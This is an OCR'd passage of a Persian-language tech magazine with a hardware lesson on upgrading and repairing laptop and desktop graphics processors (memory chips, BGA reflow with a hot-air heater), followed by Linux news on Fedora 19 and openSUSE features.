


مقصود بادپا - متخصص سخت افزار

سخت افزار - درس ششم

به نام خداوندی که رحمتش بر غضبش سبقت می گیرد.

به لطف خداوند و تلاش و همکاری یک گروه متخصص یازدهمین شماره از مجله حرفه ای آفلاین نیز منتشر شد. شماره یازدهم مصادف با سالگرد شکل گیری جنبشی علمی به نام آفلاین می باشد که براساس تفکر جوانان جویای علم شکل گرفت تا فضایی برای تبادل علم ایجاد شود. در طی این یک سال مطالب ارزشمندی در مجله ارائه شد که حاصل مدیریت همه جانبه و هماهنگی نویسندگان بود و تمام سعی و تلاش بر این بود که در قالب منحصر به فرد و زیبا مطالبی غنی که حاصل تجربه و کار است منتشر شود و قدمی در جهت افزایش دانش برداشته شود. برای انتشار هر مجله ساعت ها وقت صرف شده و با وجود مشکلات زیاد و عدم حمایت مالی، بانی این گروه با توان هرچه بیشتر به کار خود ادامه داد و خدا رو شکر که توانست علاقه مندان بی شماری را گرد آفلاین جمع کند. برای شکل گیری هر مجله زمان و تخصص زیادی هزینه شده تا بهترین ها تقدیم علاقه مندان شود. گرافیک مجله ستودنی و مطالب تخصصی بود زیرا چشمان و زمان مخاطب برای اعضای مجله مهم بود. جای دارد که تبریک صمیمانه ای خدمت نویسندگان و دست اندرکاران این جنبش علمی مخصوصا مدیر مسئول مجله ی آفلاین که رهبری این کار معطوف به ایشان است عرض کنم و آرزوی توفیق و سربلندی هرچه بیشتر از خداوند رحمت برای این گروه خواستارم. و اما درس ششم !



خدمت شما عزیزان عرض شود که تا شماره ۹ مجله ی آفلاین که درس چهارم بخش سخت افزار می شود مطالبی در زمینه ی الکترونیک وتعمیرات سخت افزاری تقدیم شما شد و از شماره ۱۰ آفلاین در درس پنجم شروع به کالبد شکافی قطعات کردم و هارد دیسک را به صورت تخصصی مورد بررسی قرار دادم پیشنهاد می کنم مقاله های پیشین را حتما مطالعه بفرمایید. حال می خواهم درس ششم را به تشریح پردازنده ی گرافیکی در لپ تاپ و دسکتاپ (PC) بپردازم اما از نگاهی متفاوت از آنچه تا به حال دیده اید مورد بررسی تخصصی قرار دهم.

در ابتدا باید عرض کنم که واحد پردازش گرافیکی خود یک ارگان منسجم است و برای خود دارای پردازنده مرکزی، رم، بایوس، مدارهای تغزیه (switching) ، بافر و ... می باشد .


واحد پردازش گرافیکی در لپ تاپ

مطمئن هستم تا به حال این سوال برایتان پیش آمده که ایا می توان واحد پردازش گرافیکی را در لپ تاپ ارتقا داد ؟ بله قابلیت ارتقا وجود دارد.

به این دو نقشه از دو مدل لپ تاپ Fujitsu AH۵۳۰ توجه بفرمایید. در مدل اول واحد پردازشی مجزا بر روی برد تعبیه شده و در مدل دوم پردازش گرافیکی توسط CPU انجام می شود.

در شکل روبرو ملاحظه می فرمایید که ساختار مادربورد هر دو مدل لپ تاپ یکسان است و تنها جای واحد پردازش گرافیکی متفاوت است.

شرکت های تولید کننده پردازنده های گرافیکی برای تراشه های تولیدی خود مشخصات و معیارهایی معرفی می کنند و تراشه خود را در اختیار شرکت های سازنده لپ تاپ قرار می دهند. کمپانی های تولید لپ تاپ با توجه به صرفه اقتصادی خود برای هر دستگاه قدرت واحد پردازش گرافیکی را کم یا زیاد می کند. به عنوان مثال برای یک مدل تراشه پردازشی GT 650M nVidia چندین مدل لپ تاپ در کانفیگ حافظه های مختلف مثل 1 گیگابایت یا 2 گیگابیت عرضه می شود. تمام مشخصات برای پردازش تصاویر گرافیکی از قبیل , shader ,clock,ROPs ,Texture Bus With معطوف به چیپ پردازش گرافیکی می باشد و حافظه Ram اختصاصی گرافیک که در سیستم عامل به صورت Dedicated نمایش داده می شود به صورت تراشه های حافظه در کنار واحد پردازشی قرار می گیرد. برای تفهیم بیشتر بلاک دیاگرام شماره 1 را ملاحضه بفرمایید.



حالا می خواهیم قدرت پردازش گرافیکی را بالاتر ببریم.

1. **حافظه اختصاصی در دسترس برای پردازش :** برای افزایش حافظه باید تمام اطلاعات مربوط به تراشه گرافیک را داشته باشید تا مشخص شود که این پردازنده تا چه میزان توانایی پشتیبانی از حافظه اختصاصی (کانال حافظه) را دارد مثلا برای تراشه nVidia GT 650M تعیین شده که حداکثر 2GB حافظه را پشتیبانی می کند اما روی لپ تاپ مورد نظر 1GB حافظه رم در نظر گرفته شده است. بعد از اینکه لپ تاپ را با احتیاط باز کردید (به توضیحات کلی در رابطه با باز کردن لپ تاپ در پایان درس شماره ۴، مجله ی شماره ۹ مراجعه بفرمایید.) واحد پردازشی را پیدا کنید و مشخصات تراشه ی حافظه مثل سرعت، فرکانس، پهنای باند را یاد داشت بفرمایید پیشنهاد می کنم دیتاشیت تراشه های حافظه را حتما بررسی کنید. برای تهیه ی حافظه می توانید از مراکز معتبر خرید کنید و یا از برد های دیگر بردارید و بر روی دستگاه خود سوار کنید. ممکن است در اطراف پردازنده گرافیکی جای خالی تراشه های حافظه را ببینند که اگر این طور باشد خوشا به حالتان، تنها کافیست چیپست حافظه را مطابق با چیپست اصلی روی برد تهیه کنید و آن را در جای خالی بر روی برد قرار دهید در غیر این صورت می بایست با هیتر (لوازم مورد نیاز در شماره ۷) پایه تراشه حافظه روی برد را گرم کنید (همیشه قبل از گرما دادن پایه ها را کمی به خمیر فلکسی آغشته کنید.) و بعد از اینکه احساس کردید پایه ها شل شده است چیپ را با انبر بردارید و چیپ های قوی تر را جایگزین کنید. تاکید می کنم که حرارت هیتر زیاد نباشد چون به چیپ آسیب می زنید پیشنهاد می کنم درجه حرارت ۳۰۰ و میزان هوا نیز ۲ باشد همچنین فاصله ی دهانه ی هیتر با تراشه ۱cm باشد. اگر میزان هوا زیاد باشد باعث پرش المان های الکتریکی روی برد می شود.

نکته : در هنگام کار با هیتر حواستان به المان های الکتریکی روی برد باشد که بسیار آسیب پذیر هستند.

۲. **تراشه اصلی پردازش گرافیکی:** برای تعویض یا ارتقا چیپست اصلی ابتدا باید ابزار مخصوص آن یعنی BGA Machine را فراهم کرد.

سپس بلاک دیاگرام مادربورد و تمام مشخصات مربوط به تراشه پردازشی را در اختیار داشت تا بتوان تراشه قوی تر را مطابق با شرایط بورد تعیین کرد. البته در هر حالت مدارهای تغذیه یا switching گرافیک نیز باید مورد تست و بررسی قرار بگیرد که مشکلی از جهت ولتاژ مصرفی به وجود نیاید. (نحوه تست در مجله شماره ۸ آموزش داده شده است.خروجی خازن را با مولتی متر بررسی کنید.)

در پایان بایوس دستگاه را آپدیت کنید.

لازم به ذکر است در دستگاه هایی که پردازش تصویر توسط CPU انجام می شود شما با ارتقا CPU می توانید کیفیت پردازش تصویر را نیز ارتقا دهید. البته در بعضی از مدل ها جای پردازنده گرافیکی را روی مادربورد خالی می گذارند که کاربر می تواند با تهیه ی تراشه های مورد نیاز و داشتن دانش و تجربه، برای دستگاه یک واحد پردازش گرافیکی مجزا ایجاد کند که این کار کمی دردسر دارد.

خرابی پردازنده گرافیکی در لپ تاپ


به یکی از عمده ترین و رایج ترین مشکلات پردازنده گرافیکی می پردازم که به راحتی توسط کاربران قابل تعمیر است .

سوال : وقتی لپ تاپ روشن می شود تصویری نمایش داده نمی شود علت چیست؟

ابتدا می بایست به وسیله پورت HDMI و RGB خروجی تصویر را در مانیتور دیگری تست کرد اگر تصویر در مانیتور دوم به وسیله کابل دریافت شد عدم نمایش تصویر در لپ تاپ به خاطر LCD یا فلت (کابل ارتباطی) LCD می باشد که با تعویض، مشکل حل می شود اما اگر در مانیتور دوم هم تصویر نمایان نشد علت آن پردازنده ی گرافیکی می باشد که دچار اشکال شده است. (البته دلایل دیگر هم می تواند داشته باشد که برای عیب یابی میبایست المان های الکتریکی پردازنده گرافیکی، بایوس، چیپست مرکزی مادربورد لپ تاپ و ... بررسی شود که تفسیر آن خارج از این مقاله می باشد.)

عموما وقتی تصویر نمایش داده نمی شود کاربران گمان می کنند و این سوال برایشان پیش می آید آیا پردازنده گرافیک سوخته است؟ این سوال دو پاسخ دارد.


۱. پاسخ اول: خیر - وقتی که دمای پردازنده ی گرافیکی به دلایل مختلف مثل فشار کاری، عدم تهویه مناسب، مشکل در تغذیه و ... بالا می رود چیپست دچار مشکل می شود. می خواهم برای درک بهتر، دید شما را به قسمت تحتانی تراشه و محل اتصال به برد ببرم تا ملاحظه کنید چه اتفاقی برای تراشه رخ داده است!! به تصویر زیر که برای شما ترسیم کرده ام دقت کنید.



پایه های چیپست ترکیبی از چند فلز است به همین خاطر وقتی دمای آن بالا می رود به مرور زمان دچار مشکل می شود. چون دمای ذوب قلع پایین تر از سرب است زمانی

که دمای چیپست بالا می رود قلع حالت خمیری به خود می گیرد و باعث می شود که قلع و سرب از هم فاصله بگیرند و بین آنها ماده ای نارسانا جای گیرد. وقتی این مشکل ایجاد شد، ارتباط چیپست به درستی با برد برقرار نمی شود و نتیجه این که پردازش به درستی صورت نمی گیرد.

برای رفع این مشکل کافیست پایه ها را کمی به خمیر فلکسی آغشته کنید و هیتر را همانند شکل زیر به فاصله ی 1cm، و مدت زمان 1 دقیقه حول سطح چیپست بچرخانید تا پایه ها به طور یکسان گرم شوند سپس به وسیله ی یک ابزار فلزی (مثل سوزن دندان پزشکی) به وسط تراشه، فشار خیلی کمی وارد کنید به این کار لحیم سردی گفته می شود.




در اکثر موارد مشکل برطرف می شود اما اگر همچنان مشکل پا برجا بود به ابزارهای بیشتری برای تعمیر نیاز است.

2. پاسخ دوم: بله - در صورتی که لحیم سردی و تکنیک های مختلف جواب ندهد مجبور به تعویض تراشه به وسیله ی دستگاه BGA هستیم.

به کارت گرافیک زیر که برای دسکتاپ می باشد دقت کنید.

این قطعه از ۱۲۸ مگابایت حافظه رم استفاده می کند که هرکدام از تراشه ها ۱۶ مگابایت

این قطعه از 128 مگابایت حافظه رم استفاده می کند که هرکدام از تراشه ها 16 مگابایت می باشد. می توان با در نظر گرفتن ولتاژ های تغذیه و مشخصات پردازنده ی اصلی حافظه ها را ارتقا داد. (مثلا 256 مگابایت)



می توان با قرار دادن تراشه های حافظه در جاهای خالی روی برد حافظه گرافیک را ارتقا داد. بعد از اعمال تغییرات سخت افزاری بایوس را به وسیله پروگرامر ارتقا داده شود .

مشکلات سخت افزاری کارت گرفیک

توضیحاتی که در مورد لپ تاپ داده شد برای کارت گرافیک نیز صدق می کند و می بایست بایوس گرافیک، مدارهای تغزیه و المان های الکتریکی روی برد نیز بررسی شود .

مطالب ذکر شده تخصصی هستند و برای اجرا و عملی کردن به مهارت نیاز دارد. هرگز بدون تمرین و کسب تجربه به سراغ تعمیرات نروید. قبل از انجام مطالب بالا حتما روی بردهای مستعمل تمرین کنید در غیر این صورت دستگاه شما اسیب جدی می بیند.

اصلاحیه

در شماره ۱۰ مجله آفلاین (درس پنجم) در قسمت توصیف بلاک دیاگرام هارد (صفحه ی چهارم مقاله سخت افزار) اشتباه تایپی رخ داده است. IC Bufer و IC Head از نوع SIP می باشد که به اشتباه SOP تایپ شده است .

منتظر انتقادات و پیشنهادات شما برای هرچه بهتر شدن آموزش ها هستم .

badpa@offlinemag.ir

در پناه خدا ....

لینوکس یعنی کنترل همه‌چیز دست شماست!

سمیرا صرامی - لینوکس

اخبار لینوکس

سلام خدمت شما آفلاینی های عزیز.
مدتی از از مجله آفلاین دور بودم و متاسفانه شاهد کم شدن مقالات مربوط به بخش متن باز بودیم. از این بابت از شما عذرخواهی می کنیم. به امید خدا در شماره های آینده به این مبحث مهم بیشتر می پردازیم و این محقق نخواهد شد مگر با پیشنهادات ارزشمند شما. با هم بپردازیم به اخبار مربوط به دنیای متن باز.

فدورا ۱۹ منتشر شد؛ گربه زنده است!

فدورا ۱۹ با اسم رمز «گربه شرودینگر» به همراه امکاناتی چون میزکار گنوم ۳,۸ و راه‌انداز اولیه منتشر شد.

برای آن‌هایی که فیزیک کوانتوم نخوانده یا سریال The Big Bang Theory را ندیده‌اید؛ گربه شرودینگر آزمایشی از شرودینگر فیزیکدان اتریشی است که طبق آن گربه‌ای به همراه ظرفی از سم کشنده و منبعی از مواد رادیواکتیو در بسته‌ای محفوظ قرار داده‌شده اند. اگر حسگر رادیواکتیو تابشی را حس کند، ظرف سم را شکسته و سم آزاد شده گربه را میکشد. طبق تفسیر کپنهاگن فیزیک کوانتم، بعد از مدتی گربه هم‌زمان مرده و زنده است اما اگر کسی در جعبه را باز کند گربه را زنده یا مرده خواهد یافت و گربه نمی‌تواند همرمان مرده و زنده باشد. آزمایش شرودینگر این سوال را مطرح می کند که دقیقا چه زمانی فراجایگاه کوانتمی تمام و واقعیت به احتمال یک یا دیگری سقوط میکند.

ویژگی‌ها فدورا ۱۹ را مرور می‌کنیم.

راه انداز اولیه

فدورا ۱۹ شامل راه‌اندازی اولیه است که با نخستین اجرای فدورا باز شده و در برپا کردن بعضی قسمت‌های سیستم به کاربر کمک می‌کند. کاربر در این بخش می‌تواند زبان سیستم، چینش صفحه‌کلید، سرویس های ابری را تنظیم و اگر در مرحله نصب حساب کاربری نساخته، به ساخت آن اقدام کنند.

گنوم ۳,۸

فدورا ۱۹ به همراه گنوم ۳,۸ منتشر شده که امکانات و بهبودهای بیشماری با خود به همراه دارد.

ظاهر جدید اپلیکشن‌ها در Activities Over-view، جست‌جوی بازطراحی شده که حالا می‌تواند نتیجه برنامه‌ها را نیز نشان دهد، بخش‌های جدید حریم‌خصوصی، اعلان‌ها و جست‌وجو در تنظیمات میزکار، وجه جدید گنوم کلاسیک که جایگزین Gnome Fallback شده. این قسمت با کمک چند افزونه روی GNOME Shell ظاهری مانند گنوم ۲ ارائه می کند.

دو اپلیکشن Clocks و Weather که برای اولین بار با گنوم ۳,۸ معرفی شدند در فدورا ۱۹ به صورت پیش‌فرض نصب هستند.


باز طراحی صفحه تنظیمات منابع ورودی و ... درحال نوشتن مطلبی کامل در مورد میزکار Gnome Shell هستم پس منتظرش باشید.

امکان جستجوی یکجا در تمام مخازن

بی شک سرویس OBS یکی از بهترین سرویس‌های ساخت بسته‌های باینری و نگه داری از آنها است. به وسیله‌ی این سرویس شما می‌توانید به تمام مخازن و بسته‌هایی که تا کنون برای اپن سوزه (و در مواردی سایر دیستروها) به وجود آمده دسترسی داشته باشید. زحمت اضافه و کم کردن مخازن از دوش شما برداشته شده و شما با یک مخزن عظیم و واحد روبرو هستید. اگر در اپن سوزه احتیاج به نرم‌افزاری داشتید فقط کافی است نام بسته را در سایت جستجو کنید تا در تمام مخازن موجود (رسمی و غیر رسمی) به دنبال نرم‌افزار شما بگردد.

نصب با یک کلیک

به دنبال ویژگی شماره یک که دسترسی به هر نرم افزاری را از طریق یک مخزن واحد و سراسری امکان پذیر می‌کرد، ویژگی دیگری به نام one click install وجود دارد که این امکان را به شما می‌دهد تا پس از یافتن برنامه‌ی خود بدون احتیاج به باز کردن نصاب بسته و اضافه کردن دستی مخزن، تنها با یک کلیک برنامه را نصب کنید. این لینک‌ها حاوی فایل‌های یک کیلوبایتی هستند که آدرس مخازن مورد نیاز را در خود دارند و پس از دانلود شدن توسط برنامه نصاب باز شده و با اضافه کردن مخازن مورد نیاز شروع به دانلود و نصب برنامه می کنند.



پنج برتری اپن سوزه نسبت به رقیبان

مرکز تنظیمات جامع و کامل

بی شک بزرگترین مزیت اپن سوزه برنامه یاست (YaST) است که نقش کنترل سنتر را بازی می‌کند. از طریق این برنامه می‌توان برای انجام تغییرات سیستمی به جای ادیت کردن فایل‌های تکست از ابزارهای گرافیکی سر راست و واضحی استفاده کرد. تنظیماتی برای بوت لودر و گراب، پشتیبانی، تنظیمات هسته، پارتیشن بندی، تنظیمات سخت افزاری، شبکه بندی، فایروال و... که در سایر توزیع‌ها به سختی انجام می‌شوند در اپن‌سوزه به راحتی آب خوردن قابل تغییر هستند. خبر خوب اینکه ظاهرا قرار است در نسخه‌ی جدید پس از مدتها این برنامه بازنویسی شود و تغییرات زیادی را به خود ببیند.


آپدیت‌های کم حجم

یکی دیگر از ویژگی‌های اپن سوزه بسته‌های دلتا هستند. این ویژگی باعث می‌شود تا با متدهای خود تنها بخش‌های جدید یک بسته را دانلود کنید. با این کار حجم به روز رسانی تعداد زیادی از بسته‌ها به شدت کاهش یافته و پهنای باند کمتری مصرف می‌شود.

معمولا یکی از راه‌های دسته بندی توزیع‌ها روش انتشار نسخه‌های جدید است. تعدادی مانند دبیان اعتقاد به انتشارهای طولانی مدت دارند و می‌گویند «هر وقت آماده شد»، تعدادی مانند آرچ از آخرین نسخه‌ی نرم‌افزارها و انتشارهای غلطان استقبال می‌کنند و تعدادی هم مانند اوبونتو یا فدورا یک روال خاص (مثلا 6 ماهه) برای انتشارهای خود در نظر گرفته‌اند. توزیع اپن سوزه یکی از توزیع‌هایی است که امکان انتخاب تمام موارد بالا را برای کاربر به وجود آورده. در این توزیع سه نوع مخزن عادی، با پشتیبانی طولانی مدت (ever green) و غلطان (tumbleweed) وجود دارد که بنا به نیازتان می‌توانید هر کدام را انتخاب کنید.

نسخه‌های مختلف اپن سوزه

در مخازن عادی وقتی که زمان انتشار فرا میرسد برنامه ها به پایداری خوبی رسیده‌اند و تا 6 یا 8 ماه بعدی تنها موارد امنیتی و باگ‌ها رفع می‌شوند. پس از این دوره با انتشار نسخه جدید اپن سوزه، می‌توانید برای 8 ماه دیگر همچنان همین مخازن را استفاده کرده و آپدیت‌های امنیتی دریافت کنید یا می‌توانید از مخازن نسخه‌ی جدید استفاده کنید و اسیستم خود را آپگرید کنید یا اگر از مخازن غلطان استفاده کنید خودکار به جدیدترین نرم‌افزارها می‌روید. پس از پایان این 8 ماه اگر باز هم اصرار داشتید که به نسخه جدید آپگرید نکنید می‌توانید از مخازن طولانی مدت استفاده کنید و همچنان برای مدتی آپدیت‌های مهم را دریافت 